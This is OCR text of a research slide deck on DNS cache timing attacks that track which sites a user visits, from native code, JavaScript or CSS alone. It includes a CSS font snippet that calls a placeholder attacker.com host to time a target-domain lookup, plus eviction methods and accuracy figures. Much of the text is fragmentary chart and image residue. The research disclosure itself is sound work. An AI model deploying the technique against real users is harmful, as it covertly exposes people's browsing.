Continuous User Behavior Monitoring using DNS Cache Timing Attacks

SCIENCE
PASSION
TECHNOLOGY

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NDSS 2026

› isec.tugraz.at

DNS

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- Find reliable eviction primitives
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- Concurrent work: Moav et. al. [2] focus on the router cache

Measuring the DNS Cache

Execution Contexts

We consider 3 different execution contexts:

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
- `resolvectl show-caches`: Privileged operation
- `resolvectl query`: reports “Data from: (network | cache)”
- Without access to `resolvectl`: Timing attack required

Native Code Execution (Linux)



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- Virtual Machines in `libvirt`'s default configuration

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

- Application Sandboxes

JavaScript



JavaScript



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
JavaScript



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
JavaScript



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

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

- ⇒ We trigger DNS resolutions using `fetch`
- `fetch` accesses the target server ⇒ Noise
- `CORS` avoids most data transfer


JavaScript


google.com
facebook.com
snee.la
hannesweissteiner.com
Hits [%]
Hits [%]
0
100
200
300
400
Latency [ms]
Latency [ms]
Cached
Plain DNS
DNS with DNSSEC

JavaScript


Uncached
Cached
Access Time [ms]
300
200
0
500
1,000
1,500
2,000
2,500
3,000
3,500
Time after Measurement Start [m]

JavaScript


google.com
facebook.com
snee.la
hannesweissteiner.com
Hits [%]
Hits [%]
−50
0
50
−50
0
50
−50
0
50
−50
0
50
Latency [ms]
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
- Use CSS font alternatives to serialize requests

Scriptless


```
body {
  font-family: "DMTFont";
}

@font-face {
  font-family: "DMTFont";
  src: url("https://attacker.com/measurement-start"),
       url("https://target-domain.com/random-value"),
       url("https://attacker.com/measurement-end");
}
```

Scriptless


google.com
facebook.com
snee.la
hannesweissteiner.com
Hits [%]
Hits [%]
−50
0
50
−50
0
50
−50
0
50
−50
0
50
Latency [ms]
Latency [ms]
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	DNSSEC	Average Offset	Standard Deviation	False Negatives
Native	✓	20.663 ms	1.677 ms	0.000 %
	✗	6.701 ms	1.517 ms	0.006 %
JavaScript	✓	20.356 ms	16.871 ms	13.641 %
	✗	8.942 ms	17.487 ms	24.192 %
JS 50 Mbit/s	✓	82.363 ms	18.041 ms	1.110 %
	✗	22.902 ms	31.044 ms	13.209 %
JS 300 Mbit/s	✓	35.998 ms	35.368 ms	9.839 %
	✗	16.567 ms	34.029 ms	19.630 %
Scriptless	✓	20.744 ms	17.102 ms	12.494 %
	✗	9.395 ms	18.039 ms	23.463 %

Evicting the DNS Cache

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- We demonstrate 4 primitives

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
- ⊖ Only available from unsandboxed native code

Eviction using Individual Requests



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

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

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

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

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

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- $\Rightarrow$ Evict cache using maximum-TTL entries

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Eviction using Large Requests

- ⊕ Few Requests necessary
- ⊕ Faster than individual requests
- ⊖ Depends on configured DNS server
- ⊖ Not possible using most public DNS servers

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⊖ Specific to `systemd-resolved`

⊖ Fixed in `systemd` 256+ for most DNS servers (EDE support)

Eviction Results

Primitive	Availability			Eviction Time
	Native	JS	HTML	
Direct Flushing	✓	✗	✗	10.987 ms
Many Requests	✓	✓	✓	5.109 s
Large Response	✓	✓	✓	1.387 s
Error-Based	✓	✓	✓	79.1 ms

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End-to-End Attacks

Native Cross-VM

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True Positives	False Negatives
22 999	3 502
False Positives	**True Negatives**
240	314 498

(F_1 Score 92.48%)

JavaScript End-to-End

Setup:

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Setup:

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JavaScript End-to-End

Setup:

- Attacker running in Browser
- Victim accesses random set out of 10 Domains
- Attacker monitors from JavaScript, evicts using error-based eviction
- Also bypasses browser cache

Domain	DNSSEC ✗	DNSSEC ✓
`amazon.com`	81.63 %	91.67 %
`pornhub.com`	85.71 %	80.77 %
`reddit.com`	86.49 %	97.78 %
`wikipedia.com`	95.24 %	91.67 %
Macro-average	78.89 %	82.86 %

Discussion

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- **macOS:** Possible by evicting using individual requests
- **Windows:** Theoretically possible, no working eviction primitive yet

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- **Firefox** also sees the responsibility mostly with the resolver
- **Apple** is planning to address the issue in a future update

Conclusion

- We demonstrated an Evict+Reload attack on local DNS caches
- Our attack works native, from JavaScript or scriptless, even over VPN
- No fixes have been deployed yet, the attack is still possible today

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